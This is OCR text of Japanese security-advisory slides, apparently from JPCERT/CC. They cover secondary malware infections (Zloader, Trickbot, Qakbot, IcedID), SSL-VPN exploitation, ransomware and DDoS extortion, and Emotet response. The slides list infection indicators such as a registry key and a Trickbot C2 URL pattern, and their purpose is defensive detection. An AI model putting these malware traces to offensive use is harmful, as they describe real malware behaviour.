
- 以下のマルウェアに感染することが確認されている
  - Zloader
  - Trickbot
  - Qakbot
  - **IcedID**

【参考】二次感染するマルウェアの代表的な痕跡

発表時点の二次感染するマルウェアの痕跡

- Zloader
  - msiexec.exeが実行される
  - 感染すると以下のレジストリキーが作成される
  - HKCU¥Software¥Microsoft¥toxm

- Trickbot
  - タスクスケジューラに登録される
  - http://(IPアドレス)/mor999/(略) の通信が発生
    - 999は数字3桁。113以降の数字を確認



JPCERT/CC 流
わくわく大作戦


SSL-VPN 製品等の脆弱性や攻撃事例について（1/2）

- 脆弱性情報が公開されてから、攻撃試行までの期間は短い
  - 脆弱性公表後、1週間以内に実証コードの公開や、悪用が始まるケースも多い
- パッチの適用は必要だが、侵害済みの場合は不十分
  - バックドアが残存
  - 認証情報がすでに窃取されている
  - ベンダー情報等を参考に、侵害が発生しているかの確認が必要

再掲

SSL-VPN 製品等の脆弱性や攻撃事例について（2/2）

- 機器の利用者（エンドユーザー）がパッチをすぐに適用できない問題
  - メーカーから迅速な回答が得られない
  - 保守契約の中に含まれていない（SIerに頼り切り）
  - 運用・保守ベンダー側で動作確認が必要
  - サービス停止や再起動が必要
- パッチ適用までの間に侵害が行われている
  - IPSのシグネチャも完全ではない



- JPCERT/CCから個別通知やインシデント対応で対応したケースや、相談を受けたケースでは、 VPN機器やRDPに関して、対象機器の稼働状況が十分に把握できていない状況も散見された
  - Webサーバーやネットワーク機器などに比べて社内管理が手薄（他のインターネット出入り口に比べて手薄）
  - 不正アクセスを検知するための各種ログが取得しづらい

再掲

標的型ランサムウェア・ DDoS脅迫 – 推奨対策

- **共通して、基本的に金銭は支払うべきではない**
  - 各社が払い続ける限り、犯罪行為が止まらない
  - 犯罪組織の利益供与として罰せられる可能性 (法的な確認が必要)
  - 高額支払い時の株主からの追及
- 標的型ランサムウェア
  - 防止/復旧への取り組みは継続して必要（特にバックアップ手法は、攻撃者によって削除されない手法を選択）
  - 情報のリークを想定した組織内外の連絡体制の確認や、情報資産ごとに被害発生時の影響度を事前に整理
  - 情報のリーク時には、まず真偽の確認
- DDoS脅迫
  - DDoS攻撃の影響を受けるシステムの特定およびリスクの評価
  - DDoS攻撃の検知・防御方法の事前確認

再掲

Emotet への対応

- 感染防止に向けて
  - Wordマクロの自動実行の無効化
  - メールの監査ログの有効化
  - 組織内で注意喚起
- 感染時には
  - 感染端末の隔離や証拠保全
  - 感染端末が利用していたメールアカウントやWebブラウザに保存されていた認証情報などのパスワード変更
  - 感染端末が接続していた組織内ネットワーク内の全端末の調査
  - 他のマルウェアの感染有無の確認
- ➢ 詳細はJPCERT/CC Eyes「マルウェアEmotetへの対応FAQ」をご確認ください

再掲

わくわくできなかった大作戦

- 本日のテーマは最新のサイバー攻撃を取り上げたものだが、**いずれも過去に類似事例や攻撃手法が存在する**
  - アップデート（保守）の確認
  - 外部からリーチのある製品
  - 類似する製品

- 今回取り上げたトピックは単体の事象とは限らない
  - 侵入口としての SSl-VPN や Emotet

テレワーク推進など、労働環境が変化する中で
従来どおりの対応ができるか改めて確認を！

最後に・・・

- JPCERT/CC では、注意喚起や CyberNewsFlash に掲載する情報について意見を集めています
- 掲載されている情報に関する問い合わせも含めて質問・要望がありましたらご連絡ください

—JPCERT/CC 早期警戒グループ

- ew-info@jpcert.or.jp

お問合せ、インシデント対応のご依頼は

JPCERTコーディネーションセンター

- Email：pr@jpcert.or.jp
- https://www.jpcert.or.jp/

インシデント報告

- Email：info@jpcert.or.jp
- https://www.jpcert.or.jp/form/

制御システムインシデントの報告

- Email：icsr-ir@jpcert.or.jp
- https://www.jpcert.or.jp/ics/ics-form.html

Thank you!